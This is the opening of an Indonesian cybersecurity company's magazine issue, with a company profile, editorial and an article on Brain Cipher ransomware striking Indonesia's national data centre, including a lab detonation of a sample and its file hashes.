PUNGGAWA cybersecurity

Juli 2024

VOLUME 2.0

PUNGGAWA

CYBERSECURITY MAGAZINE

Brain Cipher Ransomware Serang Pusat Data Nasional

Microsoft Outlook RCE Vulnerability

Red Teaming : The Evil Geniuses

Hackerone Got Hacked!

Zero-Day RCE in GlobalProtect

Penerapan Agile Dalam Cybersecurity

Artificial Intelligence (AI)

Generative AI Dalam Cybersecurity

Tutorial Jailbreak iOS

Vulnerability SSTI : CVE-2024-35191

Phishing : Ancaman yang Terus Berkembang di Dunia SIBER

Mengendalikan AI : Kekhawatiran dan Kebutuhan akan Regulasi

Tentang Kami

PUNGGAWA merupakan istilah dari kebudayaan Indonesia yang mengacu pada sosok pemimpin atau figur berwibawa yang terkenal akan kepemimpinannya, tanggung jawab, dan arahan dalam suatu komunitas. Istilah ini melambangkan dedikasi terhadap keunggulan kepemimpinan, praktik etik, atribut kekuatan, kearifan, dan kepercayaan, serta sikap pelindung terhadap mereka yang berada dalam lingkup pengawasannya.

Kami Merupakan PUNGGAWA

Tim PUNGGAWA didirikan pada tahun 2018 dan mulai memberikan layanan kepada pelanggan pada tahun 2019, dengan memulai dari layanan uji penetrasi. Kami telah berhasil merealisasikan dan menembus pasar keamanan siber di Indonesia. Dalam kemitraan dengan klien, kami menyediakan solusi dan layanan keamanan siber yang dirancang untuk meningkatkan postur keamanan secara komprehensif, menutup celah, dan memantau kerentanan secara berkelanjutan melalui operasi dan dukungan yang persisten dengan mengimplementasikan identifikasi, perlindungan, deteksi, respons, dan pemulihan.

Visi


Menjadi Mitra Pilihan dalam Kemampuan Keamanan Siber sebagai Kontribusi Utama dalam Mewujudkan Dunia yang Lebih Aman bagi Transformasi Digital.

Misi

Mengantarkan Hasil yang Berhasil, dimana pada akhirnya, dedikasi kami terhadap proses dan tenaga ahli kami akan mengarah pada solusi yang mengantarkan hasil yang berhasil bagi klien kami.
Membangun Budaya Pembelajaran dan Kesadaran, kami berkomitmen untuk terus membangun budaya pembelajaran dan kesadaran di dalam tim kami.
Berbagi dan Berkolaborasi dengan Komunitas, kami beroperasi secara kolaboratif sebagai mitra dan tim, baik dalam organisasi maupun dalam komunitas yang lebih luas.

Nilai Inti Kami

Di PUNGGAWA, kami mengejar tujuan dan kesuksesan, dengan pemahaman bahwa satu akan membawa pada yang lain. Nilai inti kami membina budaya yang mendukung respons yang cepat dan berkualitas tinggi, sikap proaktif, pembelajaran dan kepemimpinan yang berkelanjutan, pemecahan masalah yang inovatif, dan kesatuan yang kokoh. Prinsip-prinsip ini memandu tim kami dalam menyediakan solusi keamanan siber yang maju dan dapat diandalkan, memastikan keamanan digital klien kami dengan profesionalisme dan kecemerlangan tertinggi. Kami menjalankan nilai-nilai kami dan mewujudkannya setiap hari melalui hubungan kami dengan karyawan, klien, mitra, dan keluarga.



CORE VALUE, QALBU

Quick and High Quality Response:
Dalam keamanan siber, respons yang cepat terhadap ancaman sangat krusial. Di PUNGGAWA, kami mengutamakan aksi cepat untuk mengidentifikasi dan meredakan ancaman siber, memastikan aset digital klien terlindungi secara efisien dan efektif. Respons berkualitas tinggi juga berarti memberikan solusi yang menyeluruh dan berpengetahuan luas terhadap tantangan keamanan siber yang kompleks.

Attitude is Everything:
Sikap positif dan proaktif sangat penting di PUNGGAWA. Ini melibatkan usaha untuk selalu mendahului ancaman potensial, antusiasme untuk belajar tentang tren keamanan baru, dan memelihara ketahanan mental menghadapi ancaman siber yang terus berkembang. Sikap yang berorientasi pada peningkatan berkelanjutan esensial dalam beradaptasi dengan dinamika keamanan siber.

Listen, Learn, Lead & Succeed:
Nilai ini menekankan pentingnya pembelajaran berkelanjutan dalam bidang keamanan siber. Dengan mendengarkan secara aktif kebutuhan klien dan perkembangan industri, tim PUNGGAWA tetap terdepan dan terinformasi. Pembelajaran ini berujung pada kepemimpinan di bidangnya, pengembangan solusi inovatif, dan kesuksesan dalam melindungi klien dari ancaman siber.

Be a Problem Solver:
Keamanan siber seringkali tentang menyelesaikan teka-teki yang kompleks yang dihadirkan oleh ancaman siber. Di PUNGGAWA, kami menekankan pentingnya pendekatan yang berorientasi pada solusi, baik itu dalam mengatasi serangan siber yang rumit, menavigasi kerentanan jaringan yang kompleks, atau menemukan solusi kreatif untuk tantangan keamanan baru.

Unity is Our Strenght
Kami memahami tantangan kewirausahaan dan mengetahui bahwa keamanan siber memerlukan kerja sama tim dan kolaborasi, baik di dalam organisasi maupun dengan klien, mitra, dan komunitas keamanan siber yang lebih luas. Kesatuan dalam tujuan dan aksi menjamin pertahanan yang lebih kuat terhadap ancaman siber dan postur keamanan yang lebih tangguh.

PUNGGAWA cybersecurity

Selamat datang di edisi kedua majalah kami yang penuh dengan wawasan dan pengetahuan mendalam seputar dunia keamanan siber. Di edisi kali ini, kami akan membahas topik yang sedang hangat dan relevan: Generative AI in Cybersecurity. Dengan perkembangan pesat teknologi, kami percaya bahwa memahami dan memanfaatkan AI generatif akan menjadi kunci dalam menjaga keamanan digital di era transformasi ini.

Sebagai perusahaan yang relatif baru, Punggawa Cybersecurity berdedikasi untuk menjadi mitra pilihan dalam memberikan solusi keamanan siber yang inovatif dan handal. Kami selalu berusaha memberikan layanan dengan integritas tinggi, sesuai dengan slogan kami, "Cybersecurity Delivered with Integrity". Kepercayaan dan keamanan adalah pondasi dari setiap langkah yang kami ambil dalam menjaga aset digital Anda dan kami percaya bahwa kejujuran dan integritas adalah fondasi dari keberhasilan jangka panjang.

Visi Punggawa Cybersecurity, "To become a preferred Partner in cyber security capabilities as a key contribution to making the world safer for digital transformation," adalah komitmen kami untuk terus berkembang dan menjadi yang terbaik dalam bidang ini. Kami percaya bahwa dengan kolaborasi, edukasi, dan inovasi, kita semua dapat menciptakan lingkungan digital yang lebih aman dan terpercaya. Dengan visi ini, kami berkomitmen untuk terus berinovasi dan menyediakan solusi keamanan yang paling efektif dan terpercaya bagi klien kami. Kami ingin memastikan bahwa setiap langkah yang kami ambil sejalan dengan tujuan untuk menciptakan dunia digital yang lebih aman.


Dalam edisi ini, pembaca akan menemukan berbagai artikel menarik dan informatif, seperti Brain Cipher Ransomware yang menyerang PDNS, Integrasi dan Penggunaan Generative AI dalam Cybersecurity, Hackerone yang diretas, hingga CVE-2024-3400 - Kerentanan Zero-Day Remote Code Execution di GlobalProtect. Kami juga membahas tentang bagaimana mengendalikan AI, kekhawatiran dan kebutuhan akan regulasi, penerapan manajemen proyek Agile dalam cybersecurity, serta berbagai artikel lainnya yang relevan dengan dunia keamanan siber.

Kami berharap majalah ini dapat menjadi sumber inspirasi dan pengetahuan bagi Anda semua. Terima kasih telah menjadi bagian dari perjalanan kami, dan selamat menikmati edisi kedua dari
Punggawa Cybersecurity Magazine.

Salam Hangat,

Iwan Setiawan
CEO PUNGGAWA CYBERSECURITY

Table of Contents



PUNGGAWA cybersecurity

WWW.PUNGGAWA.COM

CONTRIBUTING WRITERS

IWAN SETIAWAN
CEO Punggawa

RAFIIDHA SELYNA LEGOWO
Project Manager | PMO

HELMAY CAHYADI
Senior Penetration Tester

MUHAMMAD HASYIM ASYARI
Junior Penetration Tester

RACHMAT ABDUL ROKHIM
Senior Penetration Tester

KANG ALI
Cyber Security - RND

MUHAMMAD RARA EL GHIFFARI
Junior Penetration Tester

ADE KRISNA DAMASTIAN
Junior Penetration Tester

EDITOR-IN-CHIEF

NUR FADHILLAH
Cyber Security Consultant

MANAGING EDITOR

KANG ALI
Cyber Security - RND

BRAIN CIPHER RANSOMWARE
SERANG PUSAT DATA NASIONAL

BY KANG ALI

BRAIN CIPHER

RANSOMWARE BARU YANG TUMBANGKAN PUSAT DATA

HINSA SIBURIAN
KETUA BSSN

"Perlu kami sampaikan insiden Pusat Data Sementara inilah dalam bentuk ransomware dengan nama Brain Cipher. Ransomware ini adalah pengembangan terbaru dari Ransomeware LockBit 3.0,"

Setelah Pusat Data Nasional Sementara (PDNS) berhari-hari tumbang, Pemerintah Indonesia akhirnya mengakui kalau penyebabnya adalah ransomware. Menariknya, ransomware tersebut tergolong ransomware baru yang belum kelihatan sepak terjangnya selama ini.

Dalam konferensi pers bersama yang digelar di Kementerian Komunikasi dan Informatika (Kominfo), terungkap kalau ransomware yang menyerang PDNS tersebut bernama Brain Cipher yang merupakan pengembangan dari LockBit Versi 3.0, ransomware ganas yang sudah memakan banyak korban.


Serangan siber ransomware jenis terbaru Brain Cipher ke Pusat Data Nasional Sementara telah melumpuhkan layanan publik, di mana salah satu yang paling terdampak adalah layanan keimigrasian. Pelaku serangan siber pun meminta tebusan sebesar USD 8 juta atau setara Rp 131 miliar.

Data di 282 Layanan Kementerian/Lembaga Hilang Imbas Peretasan PDN, Hanya 44 yang Punya "Back Up"

Kementerian Komunikasi dan Informatika (Kemenkominfo) memprioritaskan pemulihan layanan di 44 kementerian/lembaga yang sebelumnya terdampak peretasan ke Pusat Data Nasional (PDN). Direktur Jenderal Informasi dan Komunikasi Publik (IKP) Usman Kansong menjelaskan, skala prioritas itu ditentukan setelah pihaknya mengetahui instansi-instansi yang memiliki data cadangan untuk sistem layanannya.

Mengenai ratusan data yang terenkripsi ransomware, pemerintah memutuskan untuk membiarkan data tersebut. Keputusan ini diambil usai data dipastikan masih berada dalam server PDN.

Direktur Jenderal Informasi dan Komunikasi Publik (KIP) mengatakan bahwa pemerintah tidak akan memenuhi tebusan peretas. Pasalnya, selain data sudah diisolasi di PDN, tidak ada jaminan peretas akan memenuhi janjinya membuka enkripsi usai mendapatkan uang.



BRAIN CIPHER RANSOMWARE

MENGENAL BRAIN CIPHER RANSOMWARE


Brain Cipher Ransomware adalah jenis ransomware baru yang muncul tahun ini. Ransomware ini mengenkripsi file korban dan meminta tebusan sebagai ganti kunci dekripsi. Brain Cipher tergolong baru dalam dunia peretasan. Belum banyak referensi atau catatan mengenai Brain Cipher Ransomware.

Dari penelusuran, baru ada satu laporan dari Broadcom/Symantec yang mengulas soal Brain Chiper. Laporan tersebut baru terbit pada 16 Juni 2024, atau empat hari sebelum PDNS tumbang. Symantec menjelaskan Brain Cipher merupakan varian dari Lockbit yang baru-baru ini muncul. Nama Brain Cipher Ransomware ini muncul dalam catatan tebusan mereka untuk para korbannya.

Pembuat Brain Cipher ini, menurut Symantec, menggunakan metode double extortion - exfiltrating untuk data sensitif dan mengenkripsi data tersebut. Untuk membayar tebusan, korbannya diberi ID enkripsi untuk dimasukkan ke dalam situs mereka di dark web.


Belum diketahui taktik, teknik, ataupun prosedur yang dipakai oleh Brain Cipher ini untuk menginfeksi korbannya. Namun Symantec menduga mereka menggunakan taktik yang biasa dipakai, termasuk melalui initial access brokers (IAB), phishing, mengeksploitasi celah yang ada di aplikasi untuk publik, atau menjebol Remote Desktop Protocol (RDP).

CARA KERJA
BRAIN CIPHER RANSOMWARE



Di sini saya sudah mempunyai sample dari brain cipher ransomware, saya test ransomware ini di lokal virtual machine menggunakan sistem operasi windows 10.

Sebelum mengeksekusi brain cipher, Saya coba cek di virustotal.com untuk melihat anti virus apa saja yang mendeteksi ransomware ini. 68 Vendor Antivirus mendeteksi file sample ransomware ini ke jenis ransomware.



Bisa dilihat juga detail dari sample brain cipher ransomware, mulai dari Basic properties, History, dan Names.


MD5:
448f1796fe8de02194b21c0715e0a5f6

SHA-1:
935c0b39837319fda571aa800b67d997b79c3198


SHA-256:
eb82946fa0de261e92f8f60aa878c9fef9ebb34fdababa66995403b110118b12

CARA KERJA BRAIN CIPHER RANSOMWARE


Berikut saya coba mengeksekusi sample brain cipher ransomware. Gambar di bawah ini adalah sebelum sample di jalankan,



Setelah dijalankan sample brain cipher mengenkripsi setiap file yang terdapat di folder windows tersebut, dan setiap folder membuat file baru sYMY1N6ah.README.txt




Gambar dibawah ini adalah isi dari file sYMY1N6ah.README.txt,



"Dari kejadian ini bisa diambil kesimpulan masih banyak celah keamanan yang harus di perbaiki untuk menjaga data penting khusus nya yang terkait dengan data negara. Dan semoga kedepan nya Kominfo, BSSN, dan Pemerintah bisa lebih baik lagi untuk menjaga keamanan data dari serangan siber."

Referensi :
https://inet.detik.com
https://nasional.kompas.com/
https://www.broadcom.com/



Integrasi dan Penggunaan Generative AI dalam Cyber Security

BY IWAN SETIAWAN

Di era digital yang semakin kompleks dan berisiko, ancaman siber terus berkembang menjadi lebih beragam dan sulit dideteksi. Untuk mengatasi tantangan ini, teknologi mutakhir seperti Generative AI, termasuk ChatGPT, dapat memberikan solusi signifikan dalam meningkatkan keamanan siber.

Pendahuluan

